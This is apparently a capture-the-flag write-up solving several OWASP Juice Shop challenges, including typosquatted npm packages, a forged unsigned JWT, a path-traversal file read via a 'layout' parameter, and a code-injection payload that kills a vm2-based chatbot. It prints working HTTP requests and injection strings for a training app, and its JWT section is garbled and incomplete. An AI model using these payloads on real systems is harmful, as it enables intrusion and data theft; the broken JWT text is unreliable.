

Vulnerable Components

Tools Used

- Web Browser

- npm Repository

Methodology and Solution

Accessing License Information

Navigated to `http://localhost:3000/3rdpartylicenses.txt` on the Juice Shop application to review the licensing and dependency information of third-party libraries included in the frontend built with Angular.

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Identifying Suspicious Library

Reviewed each library mentioned in the `3rdpartylicenses.txt`:

1. **Library Review:** Each library name and version listed in the license file was verified against the npm repository to confirm their authenticity and check for any known vulnerabilities or mismatches.
2. **Spotting the Typo:** Noticed an unusual spelling for what should have been "angular2-qrcode" but was listed as "anuglar2-qrcode." This prompted a further investigation.

Verifying on npm

Searched for "anuglar2-qrcode" on npm to verify if it was a legitimate package:

- **npm Search:** The search confirmed that the library "anuglar2-qrcode" was indeed a typo and potentially a typosquatted package, intended to deceive users by mimicking the name of a well-known package.

Unsigned JWT

Tools Used

- Web Browser
- JWT.io
- Base64 URL Encoder/Decoder

Understanding JWT

A JWT typically consists of three parts: Header, Payload, and Signature. The Header specifies the algorithm used for signing.

ewogICJzdGF0dXMiOiAic3VjY2VzcyIsCiAgImRh dGEiOiB7CiAgICAiaWQiOiAxLAogICAgInVzZXJ uYWllIjogIiIsCiAgICAiZWlhaWwiOiAiand0bjNkQGpl aWNlLXNoLm9wIiwKICAgICJwYXNzd29yZCI6IC IwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCI sCiAgICAicm9sZSI6ICJhZG1pb iIsCiAgICAiZGVsdXhlVG9rZW4iOiAiIiwKICAgICJsYXN0TG9naW5JcCI6ICJlbmRlZmluZWQiLAogICAg InByb2ZpbGVJbWFnZSI6ICJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pb i5wbmciLAogICAgInRvdHBtZWNYZXQiOiAiIiwKICAgICJpc0FjdG12ZSI6IHRYdWUsCiAgICAiY3JlYX RlZEF0IjogIjIwMjQ0MTZAgMDc6MTI6MTMuMDAxICswMDowMCI sCiAgICAidXBkYXRlZEF0IjogI jIwMjQ0MTZAgMDk6MTg6MDQuNzU5ICswMDowMCI sCiAgICAiZGVsZXRLZEF0IjogbnVsbAogIH0s CiAgIm lhdCI6IDE3MTQ0NzcwOTUKfQ==

So we finally have :

In case of errors, depending on where you try to input this JWT, you can try to convert it in base 64 URL.


Replaced the legitimate JWT in the browser's cookie storage with the forged JWT inside a whoami API request, and observe answer from the API :



- Web Browser:
- Burp Suite
- Fuzzer:

Identifying the Vulnerable Endpoint

In a previous challenge, the endpoint `http://localhost:3000/dataerasure` was identified as potentially vulnerable. This endpoint is responsible for handling GDPR data erasure requests.



Sending a Test Request

1. **Navigate to Data Erasure Page:** Go to `http://localhost:3000/dataerasure` and submit a random GDPR erasure request.
2. **Intercept the Request:** Use Burp Suite to capture the HTTP POST request.

Analyzing the Request

The intercepted request looks like this:

```
POST /dataeraasure HTTP/1.1
Host: localhost:3000
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
...
Cookie: [Your authentication cookies]
...
email=admin%40juice-sh.op&securityAnswer=test
```

Fuzzing the Parameters

To find the vulnerable parameter, use a fuzzer to test different parameter values. The goal is to identify any parameter that causes the server to access files from the filesystem.


Identifying the Vulnerable Parameter

After fuzzing, the parameter `layout` was found to be existent. A request with an invalid value for `layout` resulted in:

500 Internal Server Error

Error: ENOENT: no such file or directory

This error indicates that the server attempted to access a file based on the `layout` parameter.



Crafting the Exploit


The error message suggests the server accesses files from the path `<root_directory>/juice-shop/views/<value_of_layout_parameter>`. To exploit this, we can try to read known files on the server by manipulating the `layout` parameter.

1. **Target File:** One commonly known file is `package.json`.
2. **Manipulate Parameter:** Modify the `layout` parameter to `../package.json`:

```
POST /dataerasure HTTP/1.1
Host: localhost:3000
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
...
Cookie: [Your authentication cookies]
...
email=admin%40juice-sh.op&securityAnswer=test&layout=../package.json
```

Sending the Exploit

1. **Send the Request:** Use Burp Suite to send the crafted request.



2. **Verify Response:** The response should include the contents of the `package.json` file, confirming the successful LFI exploit.

Supply Chain Attack

Tools Used

- Web Browser:

Reviewing `package.json`


Examined the `package.json` file previously obtained from the Juice Shop application during a previous challenge, focusing on dependencies and development dependencies. In case you don't have this, you can obtain it from 127.0.0.1:3000/ftp, or directly from the files folder of this github repository.

Identifying Potentially Vulnerable Packages

Conducted a thorough review of each package listed in `package.json`, specifically looking at development tools, which are often overlooked for vulnerabilities that could lead to supply chain attacks.


Researching Known Vulnerabilities

Searched for known vulnerabilities associated with each package using various security databases and vulnerability trackers. More specifically, I searched for supply chain vulnerability because it's in the title of this challenge.



Discovering the Compromised Package

Identified a significant vulnerability in `eslint-scope@3.7.2`, a package used in the project. The vulnerability was detailed in a security incident report on GitHub, which explained how specific versions of `eslint-scope` were compromised to steal npm tokens.



Vulnerability Report: [ESLint-scope Security Issue Report](#)

Submitting the Vulnerability Report

Submitted the URL of the original report along with details of the affected version (`eslint-scope@3.7.2`) to the Juice Shop development team for review and remediation.


Kill Chatbot

Tools Used

- **Web Browser:** For interacting with the chatbot and inspecting web elements.
- **Developer Tools:** To analyze the client-side code and network requests.

Understanding the Chatbot Implementation

Upon initial analysis of the web page and its functionalities, the chatbot, identified as "juicy-chat-bot," seemed to operate based on a script loaded from an external source. Observations and code reviews suggested that the bot's operation might be controlled by conditions or flags that could potentially be manipulated.



Code Analysis

The JavaScript code managing the chatbot included functions that controlled its online status and response mechanisms. It appeared to manage sessions and user interactions using tokens and possibly evaluated conditions for active responses.

```
handleResponse(e) {
  if (this.messages.push({
    author: pt.bot,
    body: e.body
  })),
  this.currentAction = this.messageActions[e.action],
  e.token) {
    localStorage.setItem("token", e.token);
    const o = new Date();
    o.setHours(o.getHours() + 8);
    this.cookieService.put("token", e.token, {
      expires: o
    })
  }
}

sendMessage() {
  const e = this.messageControl.value;
  e && (this.messages.push({
    author: pt.user,
    body: e
  })),
  this.messageControl.setValue(""),
  this.chatbotService.getChatbotStatus().subscribe(o=>{
    o.status || o.action ? this.chatbotService.getResponse(this.currentAction, e).subscribe(i=>{
      this.handleResponse(i)
    }
  ) : this.messages.push({
    author: pt.bot,
    body: o.body
  })),
  this.chatScrollDownTimeoutId = setTimeout(()=>{
    const i = document.getElementById("chat-window");
    i.scrollTop = i.scrollHeight,
    this.chatScrollDownTimeoutId = null
  }, 250)
}
})
```

We found some pre-answered questions (irrelevant for this challenge, but might be useful later) :

```

lang: en,
data: [
  {
    intent: 'greetings.bye',
    utterances: [
      'goodbye for now',
      'bye bye take care'
    ],
    answers: [
      {
        action: 'response',
        body: 'Ok Cya'
      }
    ]
  },
  {
    intent: 'greetings.hello',
    utterances: [
      'hello',
      'hi',
      'howdy'
    ],
    answers: [
      {
        action: 'response',
        body: 'Hello <customer-name>'
      }
    ]
  },
  {
    intent: 'jokes.chucknorris',
    utterances: [
      'tell me a chuck norris joke'
    ],
    answers: [
      {
        action: 'response',
        body: 'Chuck Norris has two speeds: Walk and Kill.'
      },
      {

```

Exploiting Script Evaluation

Key discovery was that the chatbot used `vm2`'s `VM` module for executing dynamic scripts. This module, while designed to provide sandboxed execution of JavaScript code, could be prone to certain types of injection if not properly handled.

We find a possible entry point here :

```

addUser (token, name) {
  this.factory.run(`users.addUser("${token}", "${name}")`)
}

```

This code really looks like an equivalent to "exec" function. Even if execution code does not appear in the repository, I found on internet that in general it can be something like this :

```

const { VM } = require('vm2');

```

```
this.factory.run = function(script) {  
    let vm = new VM();  
    vm.run(script);  
};
```

Code Injection

The chatbot prompted users for their name, which was then processed by the `factory.run()` method, executing a script that included the user-provided name. This interaction provided an opportunity for injection if user input was incorporated into the script unsanitized. As mentioned before, we can guess that this function may work like an "exec" call in JS, meaning that we can try all related exploit.

Successful Payload Execution

By manipulating the input for the bot's name prompt, an injection was crafted to disrupt the process handling the chatbot:

```
testname"); process=null; users.addUser("1234", "malicioususer")
```

We put this payload into :

```
this.factory.run('users.addUser("${token}", "${name}")')
```

Which finally give us :

```
this.factory.run('users.addUser("blabla", "testname"); process=null;  
users.addUser("1234", "malicioususer")')
```

This payload aimed to unset critical process variables or alter the flow within the sandbox environment, effectively "killing" the chatbot by stopping its execution or corrupting its state.

Legacy Typosquatting

Tools Used

- GNU grep.
- Web Browser

Review Hint and Background Information

The challenge hint suggests reading about npm malicious packages, focusing on typosquatting issues. Typosquatting involves packages named similarly to popular libraries, intended to trick developers into installing malicious versions.

Inspecting Developer's Backup

An examination of the developers' backup file (`package.json.bak`) reveals a list of dependencies used by Juice Shop. This file is crucial for identifying potential typosquatted packages by comparing the listed package names with their legitimate counterparts. I tried to obtain a quick win by comparing all library with most common typosquatted library but I don't obtained any result using this method :

[illegible]

Investigate Packages on npm

Each package from the backup file is checked on the npm repository. The search is to ensure that each package is legitimate, not a typosquatted version.

Step 4: Identifying the Typosquatted Package

Upon detailed scrutiny, the package `epilogue-js` on npm raises suspicion. The real and widely-used package should be `epilogue`. The `epilogue-js` package on npm is flagged with a warning:

- It directs users to use another repository and highlights its existence solely for security awareness and training, indicating it's a demonstration of typosquatting.

npm

epilogue-js

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epilogue-js

0.7.3 • Public • Published 7 years ago

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build unknown Dependency Status

Epilogue



THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting*! Please read <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Install

> npm i epilogue-js

Repository

github.com/dchester/epilogue

Homepage

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Version

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Vulnerable Library

Tools Used

- Developer's backup file (`package.json.bak`):
- Online Vulnerability Databases (Snyk, NPM advisories)

Step 1: Analyzing the Developer's Backup

Starting with the developer's backup file, I reviewed all dependencies. Each library version was compared against known vulnerabilities documented in various security databases like Snyk and NPM advisories.

Step 2: Identifying the Vulnerable Library

The `express-jwt` library, used for JWT authentication, was found to have significant vulnerabilities:

- **Library:** `express-jwt`
- **Version:** `< 6.0.0`
- **Vulnerability:** Authorization Bypass
- **Details:** The configuration was not enforcing the `alg` algorithms entry, allowing bypass if `algorithms` was not explicitly set in conjunction with `jwtks-rsa`.

Direct Vulnerabilities

Known vulnerabilities in the express-jwt package. This does not include vulnerabilities belonging to this package's dependencies.

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VULNERABILITY	VULNERABLE VERSION
<div><div>H</div><div>Authorization Bypass</div></div> <p><code>express-jwt</code> is a JWT authentication middleware.</p> <p>Affected versions of this package are vulnerable to Authorization Bypass. The <code>algorithms</code> entry to be specified in the configuration is not being enforced. When <code>algorithms</code> is not specified in the configuration, with the combination of <code>jwt</code>-<code>rsa</code>, it may lead to authorization bypass.</p> <p>How to fix Authorization Bypass?</p> <p>Upgrade <code>express-jwt</code> to version 6.0.0 or higher.</p>	<6.0.0

Reporting the Vulnerability

After identifying the vulnerability, it was necessary to report it to the simulated shop's management through their platform, mimicking responsible disclosure practices.